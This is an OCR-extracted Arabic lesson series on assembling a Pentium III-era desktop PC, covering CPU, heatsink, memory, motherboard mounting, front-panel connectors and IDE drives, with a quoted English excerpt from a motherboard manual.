للوحة الأم هي أول ما سنبدأ بتجهيزه. بسبب احتياج الكثير من اللوحات الأم إلى بعض التجهيز لكي تستطيع التعامل مع المعالج والذاكرة، ولاختلاف الطرق بين اللوحات الأم، يجب الرجوع إلى دليل المستخدم للوحة الأم لمعرفة ما يجب تعديله.

إعدادات اللوحة الأم غالبا تنحصر في تضبيط إعدادات المعالج وهي:

٥. معامل الضرب للمعالج .(CPU Multiplier)
٦. سرعة الناقل الأمامي .(CPU FSB)
٧. احتياج المعالج من الطاقة الكهربائية (CPU V.core).
٨. وهناك بعض اللوحات التي تحتاج إلى إعداد سرعة الناقل الأمامي للذاكرة .



الكثير من اللوحات الأم تستخدم Dip Switch لتجهيز إعدادات المعالج والذاكرة. بينما هناك من مازالت تستخدم Jumper لعمل هذه الإعدادات. الكثير من اللوحات الأم الحديثة لن تحتاج إلي أي إعدادات للتعرف على المعالج والذاكرة، فهي مصممة للتعرف الآلي على المعالج. كما إن الإعدادات يمكن تغييرها من البيوس.(BIOS)



الدرس الثالث

بعد تجهيز اللوحة الأم نبدأ بالتجهيز لتركيب المعالج .

مثالنا هنا هو لمعالج بنتيوم٣ بسرعة ١ غيغاهرتز.

مكونات علبة المعالج تتكون من المعالج، مشتت حراري، مروحة و مقبض لتثبيت المشتت الحراري على المعالج.


حذير بالنسبة للمشتت الحراري. يأتي على الجانب السفلي منه طبقة من المعجون الحراري. وظيفة هذا المعجون هو تحسين نقل الحرارة من المعالج إلى المشتت. لا تلمس هذه الطبقة بيدك أو تدع أي شوائب تقع عليها. وجود أي شوائب هنا ستؤثر على عملية نقل الحرارة وستؤدى إلى زيادة درجة حرارة المعالج.


الدرس الرابع

هذه الصورة تبين الجانب العلوي للمعالج. القطعة الموجودة بمنتصف المعالج هي ما يسمى بقاب المعالج وهو مغطى بطبقة من السيراميك .

برجاء ملاحظة الكتابة الموجودة بأعلى المعالج .هذه الكتابة تبين معلومات المعالج وهى كالتالي

1000وهى سرعة المعالج بالميغاهرتز.
256وهى حجم الذاكرة المخبئية من الدرجة الثانية.
133وهى سرعة الناقل الامامى بالميغاهرتز.
1.75Vوهى الطاقة الكهربائية للمعالج بالفولت.







وهنا الجانب السفلي للمعالج ويحتوى على مجموعة من الإبر التي تدخل في السوكت (Socket) الموجودة على اللوحة الأم.

هذه الصورة هي للسوكت على اللوحة الأم حيث يركب المعالج .

الرجاء ملاحظة الكتابة على السوكت PGA370 وهى تدل على توافق هذه السوكت مع المعالجات التي تستخدم هذه التقنية مثل معالجات انتل بنتيوم٣ ومعالجات انتل سيليرون.

المعالجات من شركة AMD مثل الاثلون والديورون تستخدم سوكت مختلفة عن معالجات انتل. في هذه الحالة فان الكتابة على السوكت ستكون Socket 462.









للبدا بتركيب المعالج يجب أولا رفع الذراع الموجود بجانب السوكت وذلك لفتح القفل الذي يمسك ابر المعالج عند إدخاله.



المعالج لن يركب في السوكت إلا باتجاه واحد فقط. يرجى ملاحظة الزاويتين العاويتين للسوكت في الصورة السابقة حيث أن هاتين الزاويتين مختلفتان عن الزاويتين السفليتين. نفس هذا التصميم موجود في المعالج ولذا لن تكون هناك صعوبة في تحديد الاتجاه الصحيح .

لا داعي للضغط على المعالج لأنه متى جاءت الإبر على الثقوب بالشكل الصحيح يسقط المعالج دون حاجة للضغط عليه.






الدرس الخامس

هذه الصورة تبين المعالج وقد ركب في مكانه على السوكت. بعد تركيب المعالج يتم تثبيته وذلك بإعادة الذراع الموجود بجانب السوكت إلى مكانه. يجب التأكد من أن الذراع مثبت في مكانه ولا يتحرك . يرجى ملاحظة الجانب الأيسر من السوكت فى الصورة السابقة. سترون بعض الزوائد وهى ما سيتم تثبيت مقبض المشتت الحراري به.	
ملاحظة بخصوص المشتتات الحرارية. بسبب الاختلافات في أنواع المشتتات الحرارية، فان طريقة التركيب ستختلف من مشتت إلى أخر. ما سنوضحه هنا هو المشتت الأصلي الذي يأتي مع معالجات بنتيوم٣.	
هذه الصورة هي لتوضيح الطريقة التي يركب بها المقبض الخاص بالمشتت الحراري على المعالج والسوكت .طبعا هذا المقبض لن يتم تركيبه الأن ولكن هذه الصورة فقط لإيضاح الوضع الصحيح لهذا المقبض.	
قبل تركيب المشتت الحرارى، يجب تنظيف قلب المعالج باستخدام بعض الكحول وورق نشاف (النوع الذي لا يترك أي مخلفات). الكحول المستخدم يجب أن يكون خالصا وليس النوع الذي يحتوى على بعض المواد الدهنية. كذلك يوجد في جميع الصيدليات أكياس صغيرة من الورق المعقم المغمور بالكحول وهى مناسب جدا لهذا الغرض. فقط اطلب من الصيدلي.Alcohol Swaps	

<table>
<tr>
<td>هذه الصورة تبين الاتجاه الصحيح لتركيب المشتت الحراري. الرجاء ملاحظة ان الناحية المحتوية على الفتحة من المشتت الحراري تكون باتجاه الجزء المرتفع من السوكت.</td>
<td></td>
</tr>
<tr>
<td>الصورة لتوضيح الموقع المخصص للمقبض على المشتت الحراري. الرجاء ملاحظة الحرف المرتفع على جنب المقبض والموقع المخصص له على المشتت الحراري.</td>
<td></td>
</tr>
</table>

الدرس السادس

هنا نرى المشتت الحراري وقد تم تركيبه على المعالج. كل ما يجب عمله الأن هو قفل المشتت في مكانه وذلك بتحريك الذراع الملون بالأخضر إلى الأسفل . يجب التنبه أثناء تركيب المشتت ألي نتفادى التحريك الغير اللازم للمشتت على المعالج قبل تثبيته. الغرض هو عدم التأثير على المعجون الحراري الموجود بأسفل المشتت.	
يتبقى لنا الآن تركيب المروحة الخاصة بالمشتت. هذه العملية لا تتطلب اكثر من ضغط المروحة على المشتت لكي تثبت نفسها عليه. بعد ذاك نقوم بتوصيل سلك الكهرباء الخاص بالمروحة إلى المكان المخصص له على اللوحة الأم.	
	نبدأ الأن بتركيب الذاكرة. الصورة السابقة تبين الذاكرة والموقع المخصص لها على اللوحة الأم. برجاء ملاحظة الفتحات الموجودة على امتداد اسفل الذاكرة بين الوصلات النحاسية للذاكرة .هذه الفتحات لها مكانها المخصص في موقع الذاكرة على اللوحة الأم. يرجى الانتباه إلى أن تركيب الذاكرة بالشكل المعاكس سيتلفها.
	أولا نقوم بفتح الأقفال البيضاء على جنبي فتحات الذاكرة ونضع شريحة الذاكرة في الموقع المخصص

باستخدام إبهامي اليدين وبضغط ثابت ولكن ليس بدرجة تؤدى إلى الإضرار بالذاكرة. نبدأ بدفع الذاكرة إلى الأسفل إلي أن تثبت بمكانها. بمجرد أن تأخذ مكانها المناسب فان القفلين الأبيضين سيقومان بشكل آلي بإمساك الذاكرة في مكانها.	
هذه الصورة تبين الذاكرة وقد ثبتت في مكانها.	
بعد تركيب الذاكرة نبدأ بالتجهيز لتركيب اللوحة الأم بداخل الهيكل. بسبب الاختلافات الكثيرة بين أنواع الهياكل الموجودة، فان طريقة التركيب ستختلف من هيكل إلى أخر. بعض أنواع الهياكل تسمح لك بنزع القطعة التي تركب عليها اللوحة الأم إلى الخارج وتثبيت اللوحة الأم عليها ومن ثم إعادة تركيبها بداخل الهيكل. بينما هناك بعض الهياكل التي لا تسمح لك بذلك. كما أن القواعد التي تركب عليها اللوحة الأم تختلف. منها ما هو مصنوع من البلاستيك ومنها ما هو مصنوع من المعدن.ما سنركز عليه هنا هو الأساسيات والتي ستكون متبعة مع جميع أنواع الهياكل.	

الدرس السابع



الفواعد التي تركب عليها اللوحة الأم في الهيكل



الفتحات على اللوحة الأم المخصصة للتثبيت على الهيكل

بشكل عام يوجد ٦ فتحات على اللوحة الأم للتثبيت في الهيكل، اثنتان في أعلى اللوحة واثنتان في المنتصف واثنتان في الأسفل .

يوجد في اللوحة الأم مجموعة من المخارج الخاصة بالفارة ولوحة المفاتيح والطابعة وعند تركيبها في الهيكل فإنها ستحتاج لإطار خاص يناسب هذا الشكل. كل هيكل يأتي معه مجموعة مختلفة من الإطارات ، اختر الأنسب منها .تركيب اللوحة الأم على الهيكل يتطلب إلقاء الهيكل على ظهره وذلك لتسهيل عملية التركيب.






اللوحة الأم وقد ركبت في الهيكل



الآن نبدأ بتركيب وصلات الأزرار الأمامية للهيكل على اللوحة الأم



3. HARDWARE SETUP

The following is for items 24-30


Keyboard Lock
Power LED
Speaker Connector
Message LED
SMI Lead
Reset SW
ATX Power Switch*
* Requires an ATX power supply

CUSL2-C System Panel Connectors

24) System Power LED Lead (3-1 pin PWRLED)
This 3-1 pin connector connects the system power LED, which lights when the system is powered on and blinks when it is in sleep mode.

25) Keyboard Lock Switch Lead (2-pin KEYLOCK)

لاختلاف أماكن الوصلات بحسب اللوحة الام، فيجب الرجوع إلى دليل المستخدم لمعرفة الموقع الصحيح لتركيب الوصلات



هذه الصورة تبين الوصلات وقد ركبت في أماكنها على اللوحة الأم

بعد تركيب الوصلات، نبدأ بتركيب مشغلات الأقراص الصلبة والمرنة والضوئية.



موقع المشغلات بحجم ٣,٥ انش مثل القرص الصلب والمرن



موقع المشغلات بحجم ٥,٢٥ انش مثل الأقراص الضوئية

الدرس الثامن



أول ما سيتم تركيبه هو مشغل الأقراص المرنة . السبب هو بان غالب الوقت موقعه محدد على الهيكل وذلك لكي يتوافق مع الفتحة بمقدمة الهيكل



قبل تركيب القرص الصلب، يجب تحديد ما إذا كان القرص سيعمل بشكل سيد (Master) أو خادم .(Slave) لعمل هذا الأمر يجب وضع الجمبر في مكانه المناسب


بشكل عام فإن كل لوحة أم بمقدورها تركيب أربعة مشغلات (قرص صلب و CDR أو CDW أو DVD) وتحتوي كل لوحة أم على مقبسين:

Primary IDE
Secondary IDE

وكل واحدة منها بها وصلتين Master وSlave

فيصبح توزيعها كالتالي:


Primary Master
Primary Slave
Secondary Master
Seconday Slave



غالب الأقراص الصلبة يوجد عليها ملصق يبين الوضع المناسب للجمبر



القرص الصلب وقد تم تركيبه في الموقع المخصص له



نبدأ الأن بتجهيز مشغل الأقراص الضوئية للتركيب. الصورة السابقة تبين موقع الكيبل والجمبرز على الجهة الخلفية للمشغل. كما يرجى التنبه إلى موقع كابل الصوت في الناحية اليسرى من الصورة.


نختار أي فتحة نريد تركيب مشغل الأقراص بها ثم نقوم بإزالة الغطاء الخارجي. هنا يتم تركيب المشغل من خارج الهيكل إلى الداخل





الصور تبين كابل الصوت ومكان تركيبه في مشغل الأقراص

فى العادة يكون الأن هو الوقت المناسب لتركيب كابل الصوت على مشغل الأقراص الضوئية. بعد قيامنا بتركيب كابل البيانات والكهرباء سيكون من الصعب الوصول لموقع كابل الصوت لتركيبه.



الأن يأتي دور كيابل مشغلات الأقراص. الصورة تبين القوابس المخصصة للكابلات على اللوحة الأم. المقبس ذو اللون الأزرق يستخدم للأقراص الصلبة التي تعمل على تقنية نقل ATA66 و ATA100. هذا المقبس هو المقبس الرئيسي (Primary). المقبس الأسود المشابه له بالحجم هو المقبس الثانوي (Secondary). المقبس الثالث الأصغر حجما هو مقبس مشغل الأقراص المرنة .	
هذه الصورة تبين أنواع الكيابل المستخدمة. الكيبل في أقصى اليسار ذو الرأس الأزرق هو كابل ATA66/100. نفس هذا الكابل يستخدم للأقراص الصلبة من نوع ATA66 و ATA100 حيث انه لا فرق بين الاثنين بالنسبة لاحتياجهم من الكيبل. يجب الملاحظة بان الطرف الأزرق للكابل هو الذي يركب على مقبس اللوحة الأم.	



في أقصى اليمين نرى كابل ATA33 وهو المستخدم للأقراص الصلبة نوع ATA33 ومشغلات الأقراص الضوئية. نلاحظ اختلافه عن كابل ATA66/100 بان عدد الأسلاك المستخدمة في تصنيعه عددها اقل من الأخر، حيث انه يحتوى على ٤٠ سلك مقارنة ب ٨٠ للأخر .

الكابل في منتصف الصورة هو كابل مشغل الأقراص المرنة.

